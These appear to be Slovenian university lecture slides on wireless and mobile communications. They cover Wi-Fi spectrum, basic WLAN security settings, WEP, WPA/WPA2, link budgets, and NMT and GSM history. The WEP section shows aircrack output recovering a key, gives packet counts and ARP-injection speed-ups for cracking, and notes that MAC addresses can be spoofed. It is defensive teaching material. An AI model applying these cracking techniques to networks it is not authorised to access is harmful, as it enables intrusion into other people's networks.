
# Tedensko povprečje spektra na 2,4 GHz

## Meritev:

- center Londona
- tedensko povprečje
- frekvenca 2,45 GHz

## Rezultati:

- visoki nivoji mikroval. pečic v času dnevnih obrokov
- opazne špice detektorjev gibanja
- ponavljajoč dnevni vzorec
- povprečna zasedenost spektra 5-10 % (se viša!)







# Primer analize zasedenosti omrežja

## ■ Program “inSSIDer” in vidni spektri

- 802.11b
- 802.11g
- 802.11n



Program Wifi Analyzer na OS Android





# Osnovni pristopi k (ne)varnosti

## ■ Izklop oglaševanja SSID

- nastavitev: “Wireless SSID Broadcast: Disable”
  - skrivanje pred javnim prikazom v seznamih odkrivanja
  - priključi se lahko le tisti, ki ime omrežja pozna
  - izkušeni uporabniki: radijski promet razkriva SSID

Wireless Network Mode:	Mixed
Wireless Network Name (SSID):	MyNetwork
Wireless Channel:	6 - 2.437GHz
Wireless SSID Broadcast:	<input type="radio"/> Enable <input checked="" type="radio"/> Disable

## ■ Filtriranje naslovov MAC

- nastavitev: “Permit only PCs listed to access the wireless network.”
  - dostop omogočen le določeni strojni opremi iz seznama naslovov MAC
  - izkušeni uporabniki: spremljajo radijski promet, ki razkriva MAC uporabnikov
  - številka MAC se lahko “izposodi” oz. ustrezno prilagodi

<input type="radio"/> Prevent PCs listed below from accessing the wireless network.	
<input checked="" type="radio"/> Permit PCs listed below to access the wireless network.	
Wireless Client List	
MAC 01:	00:00:00:00:00:00
MAC 02:	00:00:00:00:00:00
MAC 03:	00:00:00:00:00:00
MAC 26:	00:00:00:00:00:00
MAC 27:	00:00:00:00:00:00
MAC 28:	00:00:00:00:00:00

## ■ Omejitev dinamičnega dodeljevanja IP

- nastavitev: “Maximum Number of DHCP Users”
  - dostop omogočen le določenemu številu računalnikov
  - uporabno pri enem uporabniku

Local IP Address:	192 . 168 . 1 . 1
Subnet Mask:	255 . 255 . 255 . 0
DHCP Server:	<input checked="" type="radio"/> Enable <input type="radio"/> Disable <input type="radio"/> DHCP Relay
DHCP Server:	. . .
Starting IP Address:	192.168.1.100
Maximum Number of DHCP Users:	10



# WEP

- **Osnovni način šifriranja**
  - uporaba statičnih ključev
  - šibki mehanizmi varovanja
  - danes praktično neuporaben
- **Dokazane slabosti**
  - za 24-bitni IV obstoja 50 % verjetnost, da se ponovi po 5000 paketih pri  $2^{24}$  kombinacij

```
aircrack 2.2

[00:00:03] Tested 2 keys (got 1040384 IVs)

KB    depth  byte(vote)
0     0/ 1    D7( 93) 59( 15) D2( 13) 6C( 12) EE( 10) 5A( 5)
1     0/ 1    57( 227) AE( 40) F7( 27) 65( 25) 62( 22) 91( 22)
2     0/ 1    B7( 933) 9B( 27) 01( 25) 39( 25) F0( 23) 06( 20)
3     0/ 1    C9( 330) 62( 39) E8( 38) F6( 38) 66( 37) 0F( 35)
4     0/ 1    A8( 475) 25( 69) 0F( 60) 56( 50) 26( 48) 92( 44)
5     0/ 1    EB( 519) 75( 59) E2( 46) C4( 44) 66( 43) 74( 39)
6     0/ 2    60( 171) 81( 135) 7F( 44) 82( 44) EA( 37) C4( 35)
7     0/ 2    7E( 358) 17( 150) 16( 36) 92( 34) BE( 32) E6( 31)
8     0/ 3    DB( 196) 8E( 101) BF( 68) 8D( 39) DC( 35) 5C( 33)
9     0/ 1    86( 496) A7( 87) A8( 48) 16( 45) A6( 41) 23( 40)
10    0/ 2    07( 283) 14( 120) 0E( 45) 91( 42) 10( 41) 15( 38)
11    0/ 1    A4( 340) 19( 77) FE( 72) 3E( 46) 3C( 44) 4E( 44)
12    0/ 2    A4( 328) 4C( 187) 53( 65) 48( 55) A5( 45) 9A( 42)

KEY FOUND! [ D7:57:B7:C9:A8:EB:60:7E:DB:86:07:A4:A4 ]
```

Raziskovalci so uspeli 104-bitni WEP (oz. 128-bitni WEP) v 50 odstotkih primerov razbiti z manj kot 40.000 paketkov (kar znaša dobrih 1,6 Mb podatkov). Za 95-odstotni uspeh pri razbijanju pa je potrebno zbrati 85.000 paketkov (dobre 3,5 Mb podatkov). Poleg tega je čas "zbiranja" paketkov mogoče pospešiti oz. skrajšati na manj kot minuto z vrivanjem ARP in TCP ACK paketov, kar omogočajo številna vdiralska orodja, npr. Airttools.




# WPA in WPA2

## ■ WPA (Wi-Fi Protected Access)

- zgodnja različica varnostnega standarda 802.11i (2002)
- razvoj pod WiFi Alliance kot začasno nadomestilo za šibki WEP
- uporaba procesorsko manj zahtevnih algoritmov (Firmware upgrade)
- možnosti avtentikacije
  - statičen bazni ključ - "WPA-Personal"
  - dinamičen bazni ključ - "WPA-Enterprise" z 802.1x
- dinamična menjava šifrirnih ključev (TKIP)

## ■ WPA2 (WPA druge generacije)

- standard WPA2 ratificiran leta 2004
- naslednik vmesne "začasne" različice WPA1
- obvezno spoštovanje priporočil standarda 802.11i
- najbolj varna izbira WPA2-PSK AES (Advanced Encryption Standard)





# Primer načrtovanja povezave WLAN

<b>Transmitting</b>	Transmitter <u>output power</u> (common WLAN: +15dBm)	+19	dBm
	<u>Cable loss</u> (Normally -3 to -10 db, <a href="#">calculate here</a> ) Add connector loss (neg)	-5	dB
	<u>Antenna gain</u> (0dB, 8 dB ( <a href="#">biquad</a> ) (+15 db, ( <a href="#">helix</a> ) +24 dB ( <a href="#">parabolic</a> ))	12	dBi
<b>Propagation</b>	Free space loss (negative value! Calculate <a href="#">here</a> )	-94	dB
<b>Receiving</b>	Antenna gain (0dB, 8 dB ( <a href="#">biquad</a> ) ( +15 db, ( <a href="#">helix</a> ) +24 dB ( <a href="#">parabolic</a> ))	12	dBi
	<u>Cable loss</u> (Normally -3 to -10 db, <a href="#">calculate here</a> ) Add connector loss (neg)	-5	dB
	<u>Receiver sensitivity</u> (depending on manufacturer between -78 to -85 dBm @ 11 Mbps)	-85	dBm
<b>Total</b>	Remaining margin: <input type="button" value="Calculate"/>	24	dB
Comments	<input type="text" value="Link should work properly if sites are in clear line of sight. Check for fresnell zone and"/>		
Legal limit	<input type="text" value="System is illegal in Europe (radiated power &gt; 20 dBm)"/>		

Vir: [http://www.qsl.net/pa0hoo/helix\\_wifi/linkbudgetcalc/wlan\\_budgetcalc.html](http://www.qsl.net/pa0hoo/helix_wifi/linkbudgetcalc/wlan_budgetcalc.html)

## Remarks:

- 1) To achieve a very reliable link, a margin of at least 10 dB is needed. This accommodates for local fading (= variations of signal strength caused by reflections). A 4 to 6 dB margin is needed if the link reliability is moderate.
- 2) check if [Fresnell](#) and/or [diffraction limitations](#) apply. Add extra losses to the margin that is needed
- 3) Polarisation errors: add 3 dB to the required margin when helical antennas to horizontal or vertical antennas are used. add 30 dB in the case of polarity mismatch between antennas. (Hor/vert antennae or left/right rotating antennas).



# Mobilnost


---

**Predmet: Komunikacijski sistemi**  
**as. mag. Andrej Štern**

**Univerza v Ljubljani**  
**Fakulteta za elektrotehniko**  
**Laboratorij za telekomunikacije**



# Umestitev mobilnih tehnologij





# Brezžičnost in mobilnost


## ■ Brezžičnost

- komunikacija brez uporabe žic
  - ostajajo napajanje, antenski vodi, interna vodila
- uporaba radijskega ali optičnega spektra
  - širok nabor uporabnih frekvenc
- scenariji uporabe
  - fiksna, nomadska ali mobilna



## ■ Mobilnost

- komuniciranje med premikanjem
  - predaja zveze brez prekinitve po širšem območju
- zagotavljanje globalne pokritosti
  - razdelitev na celice, ki pokrivajo prebivalstvo
  - primer Mobitel: 99,7% prebivalstva in 85,09% ozemlja
  - zgolj prostrana omrežja (WAN)





# Generacije mobilnih tehnologij

## ■ Predstavniki generacij

- 0G (pred-1G): MTS, IMTS, ARP, B-Netz
- 1G: **NMT**, AMPS, TACS, ETACS, JTACS, UTACS
- 2G: **GSM**, **CSD**, D-AMPS, IS-95/cdmaOne, PDC
- 2.5G: **GPRS**, **HSCSD**, **EDGE**
- 3G: **W-CDMA**, TD-CDMA, FOMA
- 3.5G: **HSDPA**, **HSUPA**
- 3.75G: **HSPA+**
- 3.9G: **LTE**
- 4G: **LTE Advanced**



## ■ Zanimivosti

- 1984: Prvi **prenosni** mobilni NMT telefon (Nokia)
- 1987: Pojav prvih **žepnih** telefonov s težo, manjšo od 1 kg





# Prvi sistem mobilne telefonije v SLO

## ■ NMT - Nordic Mobile Telephony

- delovanje omrežja 14 let (1991 do 2005)
  - ugašanje pri 40.000 uporabnikih in pokritosti 98,9% prebivalstva 31.12.2005
- postavitve na višinskih točkah (oddajniki RTV)
  - večje oddajne moči terminalov do 20 W z dometi tudi do 100 km
  - pokrivanje nekaterih predelov, kamor GSM signal ne seže
- zmanjšana kapaciteta sistema zadostuje takratni rabi
  - končna postavitve je zajemala več kot 180 lokacij (220 celic)
  - analogen sistem FM/FDMA na 420 MHz

**mobitel**  
SLOVENSKI OPERATER NMT & GSM

1G

## ■ Redki terminali

- cena 2k-8k DEM
  - prevozni
  - prenosni
  - (skoraj) žepni






# Omrežje GSM


## ■ GSM - globalni sistem s številnimi prednostmi

- osebna prenosljivost – identifikacija s kartico SIM
  - v katerem koli omrežju in s katerim koli terminalom
- terminalna prenosljivost – možnost uporabe kateregakoli terminala
  - v katerem koli omrežju in s katero koli kartico SIM



## ■ Digitalizacija komunikacije

- povečanje zaščite proti zlorabam
- večja kapaciteta sistema
- veliko novih storitev
  - SMS sporočila
  - višji prenos podatkov
  - boljši prenos govora
  - mobilni faksimile
  - identifikacija klica




Začetek EU: 1991  
Začetek SLO: 1996



